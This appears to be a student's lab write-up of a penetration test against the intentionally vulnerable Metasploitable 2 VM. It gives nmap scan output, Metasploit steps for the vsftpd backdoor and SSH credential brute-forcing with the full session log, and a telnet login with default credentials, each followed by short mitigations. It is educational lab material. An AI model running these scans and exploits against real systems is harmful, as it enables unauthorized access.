DEPI final project: Metasploitable 2

Table of Content

Set up and Scanning part

First when I opened the machine I write

```
Ifconfig
```

To get the machine IP which is

192.168.1.3

192.168.1.2

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:23:8c:8a
          inet addr:192.168.1.3  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fdb4:f58e:8c53:5900:20c:29ff:fe23:8c8a/64 Scope:Global
          inet6 addr: fe80::20c:29ff:fe23:8c8a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:50 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5197 (5.0 KB)  TX bytes:7826 (7.6 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21437 (20.9 KB)  TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$
```

Then I went to the kali machine to test if the target working or not by using the following command

Ping “IP”

```
~ ping 192.168.1.3
PING 192.168.1.3 (192.168.1.3) 56(84) bytes of data.
64 bytes from 192.168.1.3: icmp_seq=1 ttl=64 time=0.479 ms
64 bytes from 192.168.1.3: icmp_seq=2 ttl=64 time=0.254 ms
64 bytes from 192.168.1.3: icmp_seq=3 ttl=64 time=0.240 ms
64 bytes from 192.168.1.3: icmp_seq=4 ttl=64 time=0.203 ms
64 bytes from 192.168.1.3: icmp_seq=5 ttl=64 time=0.409 ms
64 bytes from 192.168.1.3: icmp_seq=6 ttl=64 time=0.225 ms

64 bytes from 192.168.1.3: icmp_seq=7 ttl=64 time=0.201 ms
64 bytes from 192.168.1.3: icmp_seq=8 ttl=64 time=0.276 ms
64 bytes from 192.168.1.3: icmp_seq=9 ttl=64 time=0.305 ms
^C
--- 192.168.1.3 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8184ms
rtt min/avg/max/mdev = 0.201/0.288/0.479/0.090 ms
```

As showing in the pic it worked then I ran the nmap command to scan the ip

nmap -sV -sT “IP”

```
~ nmap -sV -sT 192.168.1.3                                    8.7s
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 14:09 EDT
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
```

This scan gives us a lot of ports but the ones that I found exploit for them is the following


Ports 21, 22, 23, 445, 5432, 5900, 8180


```
! ~ nmap -sT 192.168.1.3 -sV                                  1.1m
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 14:11 EDT
Stats: 0:02:19 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.91% done; ETC: 14:14 (0:00:45 remaining)
Nmap scan report for 192.168.1.3
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
```

```
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 192.89 seconds
```

Aggressive scan


Nmap -A “target IP”


File Actions Edit View Help
Nmap scan report for 192.168.1.3
Host is up (0.00063s latency).
Not shown: 65505 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.1.12
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp open telnet?
25/tcp open smtp?
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 33015/tcp mountd
| 100005 1,2,3 44833/udp mountd
| 100021 1,3,4 41532/udp nlockmgr
| 100021 1,3,4 48650/tcp nlockmgr
| 100024 1 45191/tcp status
|_ 100024 1 53581/udp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec?
513/tcp open login?
514/tcp open shell?
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ccproxy-ftp?
3306/tcp open mysql?
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))



3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinc
ere is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2024-10-12T17:51:34+00:00; +5s from scanner time.
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
6697/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
33015/tcp open mountd 1-3 (RPC #100005)
40306/tcp open java-rmi GNU Classpath grmiregistry
45191/tcp open status 1 (RPC #100024)
48650/tcp open nlockmgr 1-4 (RPC #100021)
MAC Address: 00:0C:29:23:8C:8A (VMware)
Device type: general purpose
Running: Linux 2.6.X

vsftp exploit


I just opened msfconsole



And made I search by the name of the service and found 2 exploits



Here I used number 1 “2 by normal ordering”



And I opened the options and changed the **rhosts** To the target IP

And by using the command run

I entered the target

So here I used to command to know my authority

uname

And id


which showed that I was root

Mitigation:


- Disable FTP if not needed; switch to a secure protocol like SFTP.
- Use strong authentication (e.g., encrypted passwords).
- Restrict access to authorized users and enforce strong file permissions.

SSH Exploit

First thing in metasploit I searched about ssh_login
And I have found two exploits as showen



So I used the first one



And by the following command I opened this options to edit it and bypass the log in

```
options
```

```
   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current d
                                                 atabase
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current datab
                                                 ase (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/d
                                                 ocs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by spac
                                                 e, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

So here I have used many command let’s dive in firstly

Set anonymous_login true

We found this in the options and we trying to change it so we can log in

Then

Set username msfadmin

Set password msfadmin

To use this credentials to brue force

Set rhosts “IP”

Change the rhosts to the target IP

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD admin
PASSWORD => admin
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.1.3:22 - Starting bruteforce
[+] 192.168.1.3:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),2
0(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin
),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 20
08 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.1.12:42415 -> 192.168.1.3:22) at 2024-10-12 17:44:40 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
```

And by using the command **run**
And from here we see our
sessions to detect the succeed one
By command
sessions

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH kali @   192.168.1.12:42415 -> 192.168.1.3:22 (192.168.1.3)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...
```

And run the first session now we're in the target machine

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoiam
-bash: line 2: whoiam: command not found
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),4
4(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
whoami
msfadmin
ls
vulnerable
cd ../../../../../../
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
```

```
pwd
/
cd ~
pwd
/home/msfadmin
```

Mitigation:

- Use SSH keys instead of passwords.


- Change the default port and disable root login.

- Implement two-factor authentication (2FA).


Telnet Exploit

First thing I wrote the command


Telnet “IP”



Then I logged in by the given credentials which is msfadmin



And it was that easy

